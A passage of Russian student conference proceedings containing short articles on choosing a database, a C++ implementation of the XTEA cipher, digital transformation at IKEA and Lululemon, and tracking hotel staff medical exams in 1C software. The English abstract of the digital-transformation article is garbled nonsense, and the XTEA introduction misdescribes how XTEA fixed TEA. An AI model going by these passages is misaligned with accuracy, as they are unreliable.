Кандидат	Скорость освоения	Пользовательское освоение	Скорость работы	Применение	Функционал	Модель данных
MySQL	Высокая	Перегруженный интерфейс	Средняя	Маленький или небольшой проект	Стандартные функции для реляционных баз данных	Реляционная модель данных
Google Cloud Platform	Средняя	Нареканий нет	Высокая	Для больших проектов	Неограниченный. Ограничено использование в РФ	Не привязан к конкретной модели
CADLib	Зависит от версии приложения	Продукт новый на рынке ПО достоверной информации пока нет	Зависит от задачи	Для работы с 3d моделями	Продукт создан для задач сопровождения капитального строительства	Возможность интеграции в различные модели данных, имеется стандартные функции реляционных баз данных, но не в полном объеме, работа с 3d моделями

Заключение

В ходе исследования различных технических руководств, а также исходя из полученного опыта знакомства с программами, можно прийти к следующим выводам. Для создания приложения «Виртуальная примерочная» следует рассмотреть CADLib как образец программного обеспечения, удачно сочетающего функциональные возможности как работы с 3d моделями, так и с другими параметрами, привязанных элементов модели и бизнеса. Также для создания приложения подходит Google Cloud Platdorm благодаря многообразию развитых функций, однако наилучшего всего программа себя показывает в создании больших сложных баз данных. Для небольшого веб-приложения подойдёт СУБД MySQL, а хранить 3D модели можно вне базы данных и для работы с ними создать отдельные модули.

СПИСОК ИСТОЧНИКОВ

1. Филоненко И.Н Автоматизация процесса проектирования охладителей для силовых полупроводников / Филоненко И.Н., Улицкий Г.А., Шиндяпкин Н.А. // Машиностроение и инженерное образование. 2019. № 4 (61). С. 32-41.
2. Сизинцева, А. С. Лучшие системы для работы с данными / А. С. Сизинцева, В. В. Бажеряну // Географические исследования в контексте социально-экономического развития регионов : Материалы Всероссийской научно-практической конференции (с международным участием), посвящённой 75-летию кандидата географических наук, доцента, почетного работника высшего профессионального образования Российской Федерации Ахмеда Лечаевича Устаева, Грозный, 01–02 июня 2022 года. – Грозный: Чеченский государственный университет имени Ахмата Абдулхамидовича Кадырова, 2022. – С. 587-589. – DOI: 10.36684/68-2022-1-587-589. – EDN CPDCFF.
3. Results of Cyclic-Strength Investigation of Developed Cutting Ceramic / A. I. Pronin, V. V. Myl'nikov, S. V. Veselov, D. A. Val'ko // Glass and Ceramics. – 2022. – Vol. 79. – No 5-6. – P. 222-224. – DOI 10.1007/s10717-022-00488-z. – EDN TESDKU.

УДК 004.056

Пехтелева Валентина Викторовна, студент, Комсомольский-на-Амуре государственный университет

Pekhteleva Valentina Viktorovna, student, Komsomolsk-na-Amure State University

Кузнецова Светлана Константиновна, студент, Комсомольский-на-Амуре государственный университет

Kuznetsova Svetlana Konstantinovna, student, Komsomolsk-na-Amure State University

Обласов Андрей Александрович, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Oblasov Andrey Aleksandrovich, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

РЕАЛИЗАЦИЯ АЛГОРИТМА XTEA

IMPLEMENTATION OF THE ALGORITHM XTEA

Аннотация. В данной статье мы рассмотрим структуру алгоритма шифрования данных XTEA, функции шифрования и дешифрования. Реализация алгоритма будет проводиться на языке программирования C++. В ходе работы программы получим результат на основе введенного пользователем сообщения, подтверждающий корректность написанного алгоритма.

Abstract. In this article, we review the XTEA data encryption algorithm, encryption and decryption functions. The algorithm will be implemented in the C++ programming language. During operation, the program produces a result based on the user's entered message, confirming the correctness of the written algorithm.

Ключевые слова: шифрование, криптография, алгоритм ХТЕА, защита, безопасность данных

Key words: encryption, cryptography, XTEA algorithm, protection, data security

Введение

Цель данной работы: изучить алгоритм шифрования данных ХТЕА, реализовать данный алгоритм на языке программирования C++. В основу данной статьи легли труды таких авторов как: А. Е. Жуков, Н. И. Белодед, Е. А. Огриско, Е. В. Палатов и других.

ХТЕА (eXtended TEA) – это симметричный блочный алгоритм шифрования, разработанный в 1997 году Дэвидом Уилером и Роджером Нидэмом [1]. Он является улучшенной версией алгоритма TEA и предназначен для обеспечения безопасности данных за счет применения сложных математических операций.

Исходный алгоритм TEA был выявлен как уязвимый к различным типам атак, что потребовало его доработки. В ответ на это, был разработан ХТЕА, который устранил основные недостатки первичного алгоритма, добавив элемент случайности в выбор ключа при шифровании.

Процесс шифрования и дешифрования в ХТЕА включает в себя битовые и арифметические операции. Алгоритм оперирует двумя 32-битными блоками данных, которые шифруются при помощи 32 раундов, в каждом из которых используется один из четырех частей ключа, выбор которых определяется определенной последовательностью (остаток от деления на 4 и сдвиг на 11 бит) [2].

Основная часть

Для осуществления корректной работы с вводом и выводом, с динамическими массивами, для работы со строками, для функций работы со строками на уровне C и для форматирования вывода подключим библиотеки: `iostream`, `vector`, `string`, `cstring`, `iomanip` [3].

Для реализации 32 раундов шифрования представим: "v" как указатель на два 32-битных целых числа (блоки данных для шифрования), "k" в качестве указателя на массив из четырех 32-битных частей, представляющий ключ и "N" как число раундов для шифрования (положительное) или расшифровки (отрицательное) (рисунок 1).

```
void xtea(unsigned long* v, const unsigned long* k, long N) {  
    unsigned long y = v[0];  
    unsigned long z = v[1];  
    unsigned long delta = 0x9e3779b9;
```

Рисунок 1 – Функция ХТЕА

При положительном "N" выполняется процесс шифрования. Функция выполняется N раз, что определяет количество "раундов" шифрования. Внутри цикла с помощью операции суммирования и заданного ключа изменяются значения "y" и "z" в соответствии с алгоритмом ХТЕА (рисунок 2).

```
if (N > 0) {  
    unsigned long limit = delta * N;  
    unsigned long sum = 0;  
    while (sum != limit) {  
        y += ((z << 4) ^ (z >> 5)) + z ^ sum + k[sum & 3];  
        sum += delta;  
        z += ((y << 4) ^ (y >> 5)) + y ^ sum + k[(sum >> 11) & 3];  
    }  
}
```

Рисунок 2 – Шифрование

При отрицательном "N" запускается процесс расшифровки, незначительно изменяется порядок операций, при этом используется та же логика, обеспечивая восстановление исходного текста (рисунок 3).

```
else {  
  
    unsigned long sum = delta * (-N);  
  
    while (sum) {  
        z -= ((y << 4) ^ (y >> 5)) + y ^ sum + k[(sum >> 11) & 3];  
        sum -= delta;  
        y -= ((z << 4) ^ (z >> 5)) + z ^ sum + k[sum & 3];  
    }  
}
```

Рисунок 3 – Дешифрование

Для преобразования строки в список целых чисел зададим функцию, которая принимает строку и дополняет её пробелами до длины, кратной 8, так как ХТЕА работает с 64-битными блоками (по два 32-битных числа). Затем разбиваем текст на блоки по 4 байта, которые объединяются в 32-битные числа и помещаем их в вектор [4].

Для преобразования списка целых чисел обратно в строку из вектора 32-битных целых чисел извлекаем байты из каждого 32-битного слова, начиная с наибольшего байта и заканчивая наименьшим [5].

В "main" задаем ключ для ХТЕА и считываем текст, который нужно зашифровать. Текст преобразуется в вектор целых чисел, после чего каждый блок шифруется в цикле с использованием функции "xtea" (рисунок 4).

```
int main() {  
    unsigned long k[4] = { 0x01234567, 0x89abcdef, 0xfedcba98, 0x76543210 };  
    std::string inputText;  
  
    std::cout << "Enter the text to be encrypted: ";  
    std::getline(std::cin, inputText);  
  
    std::vector<unsigned long> v = stringToIntList(inputText);  
  
    for (size_t i = 0; i < v.size(); i += 2) {  
        xtea(&v[i], k, 32);  
    }  
}
```

Рисунок 4 – Основная функция

Код реализует базовый функционал шифрования и дешифрования с помощью алгоритма ХТЕА. Проведем тестирование программы (рисунок 5).

```
Консоль отладки Microsoft Visual Studio  
Enter the text to be encrypted: 11111111  
Encrypted text (in hexadecimal format): 4be5dc17 ac0b65a2  
Decrypted text: 11111111
```

Рисунок 5 – Результат работы программы

Заключение

В данной статье показано описание структуры алгоритма ХТЕА с использованием языка программирования C++, рассмотрены функции шифрования и дешифрования, а также проведено тестирование, подтверждающее корректность работы программы.

В ходе написания статьи было проведено тестирование программы. Результатом тестирования стали корректно зашифрованный и расшифрованный тексты для введенного исходного сообщения.

По результатам тестирования можно сделать вывод, что код реализует базовый функционал шифрования и дешифрования при помощи алгоритма ХТЕА.

СПИСОК ИСТОЧНИКОВ

1. Жуков, А. Е. Легковесная криптография. Часть 1 / А. Е. Жуков // Вопросы кибербезопасности. – 2015. – № 1(9). – С. 26-43. – EDN TORAOZ.
2. Комплексная защита информации: Сборник материалов XXIX научно-практической конференции, Санкт-Петербург, 15–17 мая 2024 года. – Санкт-Петербург: Санкт-Петербургский политехнический университет Петра Великого, 2024. – 292 с. – ISBN 978-5-7422-8659-2. – ED5N DKKUSJ.
3. Белодед, Н. И. Новые методы и алгоритмы шифрования и дешифрования / Н. И. Белодед, В. П. Пономаренко // Междисциплинарность научных исследований как фактор инновационного развития: Сборник статей Международной научно-практической конференции, Саратов, 10 мая 2024 года. – Уфа: Общество с ограниченной ответственностью "Аэтерна", 2024. – С. 35-36. – EDN KXNMSA.
4. Огриско, Е. А. Сравнительный анализ блочных алгоритмов шифрования / Е. А. Огриско, А. В. Свирь, В. О. Антонов // Студенческая наука для развития информационного общества: сборник материалов VI Всероссийской научно-технической конференции, Ставрополь, 22–26 мая 2017 года. Том Часть 2. – Ставрополь: Северо-Кавказский федеральный университет, 2017. – С. 297-299. – EDN YTCZTZ.
5. Палатов, Е. В. Важность криптографии в информационной безопасности / Е. В. Палатов, В. В. Королев, Е. Ф. Кобяк // Молодой исследователь: вызовы и перспективы : Сборник статей по материалам CLX международной научно-практической конференции, Москва, 06 апреля 2020 года. Том 13 (160). – Москва: Общество с ограниченной ответственностью "Интернаука", 2020. – С. 301-303. – EDN USHCAA.

УДК 004.7

Плюйко Павел Денисович, студент, Комсомольский-на-Амуре государственный университет

Plyujko Pavel Denisovich, student, Komsomolsk-na-Amure State University

Обласов Андрей Александрович, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Oblasov Andrey Aleksandrovich, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

КЛЮЧЕВЫЕ АСПЕКТЫ УСПЕШНОЙ ЦИФРОВОЙ ТРАНСФОРМАЦИИ: СТРАТЕГИИ, ВЫЗОВЫ И ПРИМЕРЫ KEY ASPECTS OF SUCCESSFUL DIGITAL TRANSFORMATION: STRATEGIES, CHALLENGES AND EXAMPLES

Аннотация. Цифровая трансформация становится ключевым фактором выживания и успеха бизнеса в современном мире. Она охватывает три уровня: оцифровка, цифровая оптимизация и создание новых бизнес-моделей. Исследование показывает, что только 35 % компаний достигают своих целей в этой области. В статье рассматриваются основные стратегии, такие как внедрение искусственного интеллекта, программное обеспечение как услуга и обучение сотрудников, а также успешные кейсы компаний IKEA и Lululemon, доказавшие эффективность интеграции цифровых технологий.

Abstract. The digital transformation machine has a key survival factor and the output Business in the modern world. There are three levels: information, digital optimization and the latest news business models. This shows that up to 35% of the company pays each of you this region. In the state there is a new strategy, as is the case beforehand artificial intelligence, programmatic learning as well as development Digital talent, too Other cases from the company IKEA and Lululemon ensure the effectiveness of the integration digital technology.

Ключевые слова: цифровая трансформация, компьютерные технологии, внедрение, искусственный интеллект, обучение сотрудников.

Key words: digital transformation, computer technology, implementation, artificial intelligence, employee training

Введение

Цифровая трансформация играет решающую роль в создании конкурентных преимуществ в быстро меняющемся бизнес-ландшафте. Это не просто внедрение цифровых технологий, а фундаментальные изменения в подходах к созданию ценности, взаимодействию с клиентами и организации процессов. Компании, такие как Uber, Netflix и Airbnb, уже переписали правила своих отраслей, демонстрируя, как цифровая трансформация создает новые бизнес-модели. Однако исследования показывают, что только треть организаций достигает успеха в этой области. В условиях конкурентного рынка компании, игнорирующие этот тренд, рискуют утратить актуальность.

Статистика подтверждает значимость этой темы: согласно прогнозам, международной исследовательской кампанией IDC, более 52 % мирового ВВП в 2024 году будет связано с цифровой трансформацией. Однако лишь 35 % компаний добиваются успеха в этой области. В статье рассматриваются этапы цифровой трансформации, ключевые факторы её успешного внедрения и примеры, вдохновляющие другие компании к изменениям.

Основная часть

Оцифровка: перевод подавляющего большинства процессов в цифровой формат, внедрение инструментов для сокращения затрат. Примеры включают облачные сервисы, CRM-системы, платформы онлайн-обучения.

Цифровая оптимизация: использование данных из цифровых активов для оптимизации процессов, повышения эффективности сотрудников и улучшения клиентского опыта в долгосрочной перспективе [1].

Для цифровой трансформации требуются полное переосмысление процессов, создание новых бизнес-моделей, изменение политики компаний в сторону улучшения опыта для пользователей. Рассмотрим проблемы и препятствия для цифровой трансформации компаний. Хотя цифровая трансформация кажется неотъемлемой частью современной бизнес-среды, многие компании сталкиваются с трудностями на пути к её реализации. Согласно исследованию международной компании, специализирующейся на управленческом консалтинге Boston Consulting Group, только 35 % компаний во всем мире достигают своих целей в этой области. Основные препятствия включают:

1) Недостаток навыков в сфере компьютерных технологий. Многие организации сталкиваются с нехваткой квалифицированных специалистов, способных реализовать цифровую стратегию и готовы развиваться вместе с технологиями на постоянной основе.

2) Отсутствие долгосрочного планирования. Часто компании ограничиваются внедрением инструментов цифровизации, не осознавая необходимость изменения организационной структуры таким образом, чтобы в будущем это было полезно и эффективно.

3) Искусственный интеллект предоставляет компаниям возможность анализировать огромные массивы данных для поддержки стратегических решений. Например, автоматизация на основе искусственного интеллекта помогает улучшить качество обслуживания клиентов и оптимизировать некоторые производственные процессы.

4) Программные решения на базе «Программное обеспечение как услуга» позволяют компаниям быстро масштабироваться и экономить ресурсы на разработке собственных решений [2].

Цифровая трансформация требует пересмотра устаревших подходов к ведению бизнеса. Для этого компании должны быть готовы к реструктуризации процессов и постоянным экспериментам.

Ключевую роль играют люди – от высшего руководства до рядовых сотрудников. Обучение сотрудников и регулярное развитие их профессиональных качеств особенно важно в условиях постоянных нововведений. Требуется оценивать работников не только как профессионалов, но и как работников, готовых обучаться на регулярной основе.

Успешные кейсы цифровой трансформации – это мебельная кампания из Швеции IKEA и сеть магазинов спортивной одежды из Америки Lululemon.

В кампании IKEA произошло полное переосмысление своей бизнес-модели, благодаря чему доходы от электронной коммерции увеличились в четыре раза за три года. IKEA ввела в рабочий процесс цифровые технологии, такие как сканирование помещений с помощью мобильных устройств, что привело к улучшению клиентского опыта.

В свою очередь, Lululemon создал цифровое сообщество, предложив клиентам бесплатные онлайн-уроки и индивидуальные консультации через прямые трансляции. Это помогло увеличить доходы на 24 % в условиях спада физической торговли из-за COVID-19.

Проблемами для цифровой трансформации является недостаточный уровень владения навыками компьютерных технологий, недостаточно длительное планирование бизнес-модели. Активная работа с сотрудниками и введение компьютерных технологий помогают в решении данных проблем [3].

На этапе оцифровки информации, в большинстве случаев, акцентируется внимание на цифровой модели предприятия. Влияние этой модели на бизнес не всегда приносит желаемый результат и выгоду, что делает этот аспект безосновательной тратой ресурсов, хотя при тщательном, нацеленном на долгосрочную перспективу, планировании оцифровка данных могла бы быть выгодна.

Цифровая оптимизация включает в себя аналитику данных, интеграцию систем и сервисов, сокращающих расходы предприятия и улучшающих опыт клиентов. Для сферы продаж объединение онлайн и офлайн каналов продаж создаст более удобный опыт для клиентов, а для предприятия даст удобный способ аналитики данных, включающий более точные данные [4].

Этапы цифровой трансформации заставляют кампании переосмысливать свой продукт, способы его доставки, клиентскую базу и заставляет регулярно меняться в условиях стремительного изменения рынка.

С развитием новых технологий, таких как искусственный интеллект, интернет вещей и блокчейн, цифровая трансформация продолжает открывать новые горизонты для бизнеса. Например, интеграция интернет вещей позволяет собирать данные о поведении клиентов в реальном времени, создавая персонализированные предложения. Блокчейн может повысить прозрачность и безопасность транзакций, что особенно актуально для финансового сектора в сегодняшнее время [5].

Заключение

Цифровая трансформация – это сложный и многогранный процесс, который требует системного подхода и стратегического видения по отношению к ведению компаний. Успешные примеры, такие как IKEA и Lululemon, показывают, что цифровые технологии способны не только адаптировать бизнес к новым современным реалиям, но и вывести его на новый уровень, который даст сотрудникам значительный толчок в развитии, а клиентам более удобный сервис и опыт использования.

Однако это невозможно без изменений на уровне организации: сотрудники должны быть готовы учиться, руководители – пересматривать стратегии развития компании, а сами компании – инвестировать в долгосрочные инновации. Принятие цифровой трансформации как непрерывного процесса, а не одноразового проекта – ключ к успеху в конкурентной среде. В будущем значимость цифровой трансформации будет только расти. Компании, которые сейчас закладывают основу для адаптации к новым технологиям, смогут не только выжить в моменты кризиса, но и процветать в эпоху постоянных неизбежных изменений.

СПИСОК ИСТОЧНИКОВ

- 1 Обласов, А. А. Цифровая трансформация / А. А. Обласов // Тенденции развития науки и образования. – 2023. – № 104-6. – С. 147-149. – DOI 10.18411/trnio-12-2024-339. – EDN ZQDIBQ.
- 2 Обласов, А. А. Технологии цифровой трансформации / А. А. Обласов // Тенденции развития науки и образования. – 2023. – № 104-14. – С. 99-103. – DOI 10.18411/trnio-12-2023-793. – EDN RFSATE.
- 3 Тагиров, З. И. Цифровая оперативная обстановка, цифровое имя человека и сетевая (цифровая) правоохранительная деятельность в отечественной модели цифровой экономики / З. И. Тагиров // Вопросы безопасности. – 2018. – № 4. – С. 28-51. – EDN SHVGJH.
- 4 Тенденции развития интернета: от цифровых возможностей к цифровой реальности : Аналитический доклад / Г. И. Абдрахманова, С. А. Васильковский, К. О. Вишневский [и др.]. – Москва : Национальный исследовательский университет "Высшая школа экономики", 2022. – 228 с. – ISBN 978-5-7598-2602-6. – DOI 10.17323/978-5-7598-2602-6. – EDN TDSMIF.
- 5 Чхутиашвили, Л. В. Управление затратами в проектных организациях особенности цифровой трансформации российских предприятий; особенности цифровой трансформации российских предприятий / Л. В. Чхутиашвили // Формирование многополярного мира: вызовы и перспективы : Сборник докладов XI Московского юридического форума (XXIV Международной научно-практической конференции). В 3-х частях, Москва, 08–12 апреля 2024 года. – Москва: Издательский центр Университета имени О.Е. Кутафина (МГЮА), 2024. – С. 187-192. – EDN MQVFBB.

УДК 004.05

Ракова Алёна Дмитриевна, студент, Сибирский Институт Управления филиал РАНХиГС
Rakova Alena Dmitrievna, student, Siberian Institute of Management, RANEPA Branch
Лазаренко Полина Сергеевна, студент, Сибирский Институт Управления филиал РАНХиГС
Lazarenko Polina Sergeevna, student, Siberian Institute of Management, RANEPA Branch
Калягина Евгения Ивановна, кандидат экономических наук, Сибирский Институт
Управления филиал РАНХиГС, Новосибирский государственный аграрный университет
Kalyagina Evgeniya Ivanovna, Candidate of Economic Sciences, Siberian Institute of Management, RANEPA Branch, Novosibirsk State Agrarian University

ИСПОЛЬЗОВАНИЕ 1С:ЗАПЛАТА И УПРАВЛЕНИЕ ПЕРСОНАЛОМ В ОТЕЛЕ USING 1C: SALARY AND STAFF MANAGEMENT AT THE HOTEL

Аннотация. В статье рассматривается практическое применение программных продуктов на базе 1С, таких как «1С:ЗУП КОРП», для автоматизации процессов управления персоналом службы питания отеля, с акцентом на учет медицинских данных сотрудников. Внедрение 1С позволяет значительно упростить и автоматизировать учет рабочего времени, расчёт заработной платы, управление кадровыми данными и учет медицинских осмотров, что способствует повышению эффективности управления персоналом и снижению административной нагрузки. В статье подробно описаны этапы внедрения и использования 1С для учета медицинских данных, а также приведены примеры практического применения.

Abstract. The article discusses the practical application of 1C-based software products, such as "1C:ZUP CORP", to automate the processes of managing the staff of the hotel catering service, with an emphasis on accounting for the medical data of employees. The introduction of 1C makes it possible to significantly simplify and automate the accounting of working hours, payroll, personnel data management and accounting for medical examinations, which

contributes to improving the efficiency of personnel management and reducing the administrative burden. The article describes in detail the stages of implementation and use of 1C for medical data accounting, as well as practical application examples.

Ключевые слова: 1С, автоматизация, управление персоналом, учет медицинских данных, служба питания, медицинские осмотры, 1С:ЗУП КОРП

Key words: 1C, automation, personnel management, accounting of medical data, catering service, medical examinations, 1C:ZUP CORP

Введение

Актуальность данной темы обусловлена тем, что в современных условиях предприятия общественного питания обязаны строго соблюдать требования законодательства по проведению регулярных медицинских осмотров сотрудников, что требует точного учета и документирования этих процедур. Программные продукты на базе 1С, такие как «1С:ЗУП КОРП», предоставляют все необходимые инструменты для автоматизации этого процесса.

Цель работы – разработать рекомендации по внедрению «1С:ЗУП КОРП» для работников отдела управления персоналом Отеля «N».

Степень разработанности темы. В условиях быстрого развития технологий и появления новых форм организации труда компаниям требуется более гибкое и эффективное управление персоналом для достижения конкурентных преимуществ.

Внедрение 1С в службах питания отелей необходимо для автоматизации процессов учёта рабочего времени, расчёта заработной платы и управления кадровыми данными, а также обеспечивает надёжный учёт медицинских данных сотрудников, что особенно важно для соблюдения санитарных норм и требований [1].

Основная часть

Программные продукты на базе 1С, такие как «1С:ЗУП КОРП», значительно упрощают и автоматизируют процессы управления персоналом. Это включает в себя учёт рабочего времени, расчёт заработной платы, управление кадровыми данными, а также и учёт медицинских данных сотрудников. Автоматизация этих процессов снижает вероятность ошибок и освобождает время для более стратегических задач.

В условиях строгого регулирования санитарных норм и обязательных медицинских осмотров, предприятия общественного питания обязаны тщательно документировать и отслеживать медицинские осмотры своих сотрудников. Программные продукты 1С предоставляют все необходимые инструменты для точного и своевременного учёта этих данных, что помогает избежать штрафов и санкций со стороны контролирующих органов.

Работникам службы питания в отеле необходимо предоставлять справки о медицинском осмотре, так как они помогают убедиться, что сотрудники не имеют заболеваний, которые могут представлять опасность для гостей, коллег и поддерживают высокий уровень обслуживания. Здоровые сотрудники могут выполнять свои обязанности более эффективно, что способствует поддержанию высокого уровня обслуживания в отеле [2].

Обязательность медицинских осмотров закреплена в части 2 статьи 213 Трудового кодекса РФ и приказах Министерства здравоохранения. «Согласно российскому законодательству, работники определенных категорий, включая работников общественного питания, обязаны проходить предварительные и периодические медицинские осмотры» [3].

Отдел управления персоналом вносит данные о сроках медицинских осмотров в программу «1С:ЗУП КОРП» для автоматизации и упрощения процесса управления персоналом. Система автоматически напоминает о необходимости прохождения очередно-

го осмотра, помогает соблюдать требования законодательства и внутренних стандартов, что помогает избежать нарушений и штрафов [4].

Далее рассмотрим пример применения программы 1С:ЗУП КОРП для учёта медицинских данных работников службы питания отеля «N». Первым шагом в использовании продукта является настройка. Для этого нужно зайти в раздел «Охрана труда» и поставить галочку «Медицинские осмотры». Это делается для того, чтобы мы в дальнейшем могли видеть и редактировать карточки медицинского осмотра сотрудников отеля «N». Затем переходя во вкладку «Медицинские осмотры» (в разделе «Охрана труда»), заполняем списки факторов и виды работ, которые могут нанести вред. На первой вкладке «Сотрудники» рабочего места показать список сотрудников, которым в соответствии с настройками рабочих мест требуется проходить медицинские осмотры.




Рисунок 1 – Формирование направления

В программе реализована цветовая интерпретация данных. Например, бордовым цветом выделены те сотрудники, чей медицинский осмотр просрочен или срок, в течение которого сотрудник должен пройти его, остался меньше месяца. Так же цветом выделяют тех сотрудников, у кого есть противопоказания, их следует отстранить от работы.

Чтобы сформировать в программе направление сотрудников на медосмотр, следует выбрать необходимого сотрудника в списке и нажать «Сформировать направление». В открывшейся форме выбрать медицинскую организацию и указать даты проведения медосмотра (рисунок 1).

После прохождения сотрудниками медосмотра следует работникам кадровой службы ввести заключения (рисунок 2). Это можно сделать по одноимённой кнопке из рабочего места. Можно ввести заключения как по каждому сотруднику в отдельности, так и сразу на нескольких, выделив их в таблице. В заключении нужно указать фактическую дату осмотра и результат (наличие противопоказаний).




Рисунок 2 – Заключение медосмотра

Для получения сводной информации о медицинских осмотрах по всем сотрудникам организации предусмотрен отчёт «Медицинские осмотры» (раздел «Кадры» – отчёты «Медицинские осмотры»).

Все данные о прохождении медосмотров сохраняются в регистре сведений «Медицинские осмотры» в карточке сотрудника (рисунок 3).

Инструкция по охране труда		Проин	Следующий
Вредный			Оформить
На рабочем месте (первичный и п...			Оформить
Внеплановый			Оформить
Целевой			Оформить

Медицинские осмотры
Текущее рабочее место № 1 Повар / [Служба питания](#)

Периодический медицинский осмотр [пройден 10.12.2024](#)

Следующий осмотр должен пройти не позднее 10.12.2025, осталось 1 год 4 дня. [Направлен на медицинский осмотр](#), заключения пока нет.

Текущее рабочее место не требует прохождения обязательных профилактических освидетельствований

Вредный фактор	Состояние	Периodicность	Последний осмотр	Следующий осмотр
23. Работы, где имеется контакт с пищевыми продуктами в проц...	●●●●●	1 раз в год	10.12.2024	10.12.2025
5.1.4. Работы, связанные с постоянной ходьбой и рабочей стоя в...	●●●●●	1 раз в год	10.12.2024	10.12.2025

Заключение

Для учёта и контроля медицинских осмотров можно использовать программу «1С:ЗУП КОРП», в которой эта функция реализована. Ведение учета медицинских осмотров в программе «1С:Зарплата и управление персоналом» версии КОРП работников службы питания в отеле значительно упрощает работу отдела управления персоналом.

Программа позволяет не только вести учет по данному вопросу, но решает весь цикл задач кадровых процессов. Так, создание единой информационной базы, сокращает затраты на обслуживание нескольких систем, оптимизирует рутинные операции сотрудников, ускоряет взаимодействие между подразделениями, собирает и анализирует все данные для принятия управленческих решений.

СПИСОК ИСТОЧНИКОВ

1. Как управлять отелем с помощью программы 1С // koderline – URL: <https://koderline-projects.ru/tekhnologii/stati-ekspertov/kak-upravlyat-otelem-s-pomoshchyu-programmy-1s/> (дата обращения: 01.12.2024).
2. Сартакова, Ю. И. Анализ деятельности службы питания и разработка рекомендаций по ее совершенствованию на примере гостиницы «Сибирь» [Электронный ресурс] : выпускная квалификационная работа бакалавра : 43.03.03 / Ю. И. Сартакова. – Красноярск : СФУ, 2023.
3. Трудовой кодекс Российской Федерации от 30.12.2001 № 197-ФЗ (ред. от 13.12.2024) // Собрание законодательства РФ. – 07.01.2002. – № 1 (ч. 1). – Ст. 213.
4. Медицинские осмотры // 1С:Зарплата и Управление Персоналом КОПП – URL: <https://its.1c.ru/db/updinfoarch#content:580:hdoc> (дата обращения: 01.12.2024).

2. Сартакова, Ю. И. Анализ деятельности службы питания и разработка рекомендаций по ее совершенствованию на примере гостиницы «Сибирь» [Электронный ресурс] : выпускная квалификационная работа бакалавра : 43.03.03 / Ю. И. Сартакова. – Красноярск : СФУ, 2023.

3. Трудовой кодекс Российской Федерации от 30.12.2001 № 197-ФЗ (ред. от 13.12.2024) // Собрание законодательства РФ. – 07.01.2002. – № 1 (ч. 1). – Ст. 213.

4. Медицинские осмотры // 1С:Зарплата и Управление Персоналом КОПП – URL: <https://its.1c.ru/db/updinfoarch#content:580:hdoc> (дата обращения: 01.12.2024).

УДК 004.4

Сидорин Тимофей Сергеевич, студент, Комсомольский-на-Амуре государственный университет

Sidorin Timofey Sergeevich, student, Komsomolsk-na-Amure State University

Шаповалов Евгений Эдуардович, ассистент, Комсомольский-на-Амуре государственный университет

Shapovalov Evgeniy Eduardovich, Assistant, Komsomolsk-na-Amure State University

ОБЗОР ПРОГРАММНЫХ ИНСТРУМЕНТОВ ДЛЯ РЕАЛИЗАЦИИ СЕРВЕРНОЙ ЧАСТИ СЕРВИСА «КОНСТРУКТОР МЕРОПРИЯТИЙ»

AN OVERVIEW OF SOFTWARE TOOLS FOR THE IMPLEMENTATION OF THE SERVER PART OF THE «EVENT DESIGNER SERVICE»

AN OVERVIEW OF SOFTWARE TOOLS FOR THE IMPLEMENTATION OF THE SERVER PART OF THE «EVENT DESIGNER SERVICE»

Аннотация. В данной статье будет дан обзор современных программных средств, используемых для разработки серверной части веб-сервисов, в частности для сервиса «конструктор мероприятий»— в основном это популярные технологии и фреймворки для бэкенда: Node.js, Python Django, Java Spring Boot и FastAPI. После этого мы прове-

дем сравнительный анализ их производительности, масштабируемости, безопасности и простоты разработки. Особое внимание уделено базам данных, реализации REST API и асинхронной обработке запросов.

На основе проведенных исследований даны рекомендации по выбору оптимального стека технологий для реализации серверной части сервиса с учетом специфики конкретного проекта. Статья ориентирована на разработчиков и архитекторов программного обеспечения, создающих веб-сервисы.

Abstract. This article will provide an overview of modern software tools used to develop the backend of web services, in particular for the event coordinator service - these are mainly popular technologies and frameworks for the backend: Node.js, Python Django, Java Spring Boot and FastAPI. After that, we will conduct a comparative analysis of their performance, scalability, security and ease of development. Special attention is paid to databases, REST API implementation and asynchronous request processing.

Based on the conducted research, recommendations are given on choosing the optimal technology stack for implementing the server part of the service, taking into account the specifics of a particular project. The article is aimed at software developers and architects who create web services.

Ключевые слова: веб-разработка, веб-сервисы, BackEnd, фреймворки, REST API, серверная часть, масштабируемость

Key words: web development, web services, BackEnd, frameworks, REST API, backend, scalability

Введение

